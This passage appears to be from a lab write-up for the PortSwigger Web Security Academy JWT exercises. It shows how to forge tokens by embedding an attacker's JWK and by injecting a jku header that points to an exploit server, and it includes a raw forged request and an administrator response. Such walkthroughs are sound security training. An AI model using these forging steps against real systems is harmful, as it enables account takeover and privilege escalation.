
- Click on "Sign" at the bottom and use the RSA Key that was generated in the previous step and use the option for Burp to update all the fields automatically.

- Next click on “Attack” to embed a JWK with the RSA key we generated.


- Here we are telling the application to use our embedded public key to verify the JWT signature. Since we used our generated RSA private key to sign the token this validation will work.


- The server here is misconfigured by not using an allow-list of public keys. Instead, it is using whatever public key that is specified in the JWK header to validate the signature.





- Now use the new token to escalate as administrator.






Lab: JWT authentication bypass via jku header injection


Lab: JWT authentication bypass via jku header injection

- This lab uses a JWT-based mechanism for handling sessions. The server supports the jku parameter in the JWT header. However, it fails to check whether the provided URL belongs to a trusted domain before fetching the key.
- To solve the lab, forge a JWT that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- Log into the application with the provided credentials
- Generate a new RSA Token using the JWT Editor Keys tab in Burp. Right click on the Key and select "Copy Public Key as JWK"
- Go to the Exploit Server and create a "keys" array in JSON and copy the public key within it
- In Burp Repeater change the "sub" value to "administrator", change the "kid" value to the one in-scope for the RSA key generated, then add the "jku" header with the value pointed to the Exploit Server's URL that contains the "keys" array with our embedded public key.


- Generate a new RSA Key
- Select copy public key as JWK, this public key will be embedded with the Exploit Server in the lab





- Go to the Exploit Server in the lab and embed the public key that was previously generated in Burp, within a “keys” array value.



- Use the JSON Web Token tab in Repeater, change the “kid” value to match the one in our generated RSA key.
- Change the “sub” value to the target user.
- Add a “jku” key with the value set to the Exploit Server endpoint that is hosting our public key value.
- Then finally click “Sign” at the bottom to sign the token using our generated RSA Key pair in Burp.






Request
Pretty
Raw
Hex
JSON Web Token
GET /my-account?id=administrator HTTP/2
Host: 0a7e003e0308bcc3c33652fb006c00fe.web-security-academy.net
Cookie: session=
eyJraWQiOiIxMjYwNTI2MC03ODE0LTQ3YzMtODI3My1mZjIxN2Y3OWIyOWMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIs
ImprdSI6ImhOdHBzOi8vZXhwbG9pdC0wYTM1MDBjZjAzZTNiYzZhYzM5ZTUxYTgwMTMyMDAxNC5leHBsb2l0LXNlcnZlci5u
ZXQvZXhwbG9pdCJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6ImFkbWluaXN0cmFOb3IiLCJleHAiOjE2NzkyODc3NjF
9.CkvGQ6JMpt83J1MT7SXN26hLHiyAO8ZoPHyeQBAlV44MojepQqy2jQeTy4t4OtTrjKlVOTtN3MTKj6yIiTUncRvLLLTxPi
nwnsVpuesDakmgc36th8wl6fV8IdRZWxtiI-A46QVrDeMejcJqzN5ZrD3r1qZdZ8qhG8DTKuj4UUDJnBx8Jz8BpBXTt6dZQ9
HeoVGHSCdrkE4WT9qytSzGouFwOQ5fGx395bOnwhQ5nHW93oT5c59n84FzLHkzMMTuvOcrcogshUCNjVmr_SuCziP8DhmVdQ
IwEC7CmDO-TNOCmA3amzEOk_Ub2zDiKKWXtUiruq95oNxVgyCByNC9bA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a7e003e0308bcc3c33652fb006c00fe.web-security-academy.net/my-account
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Response
Pretty
Raw
Hex
Render

Admin panel

|

My account

|

Log out

|

</section>
</header>
<header class="notification-header">
</header>
<h1>
My Account
</h1>

Your username is: administrator

Your email is: admin@normal-user.net

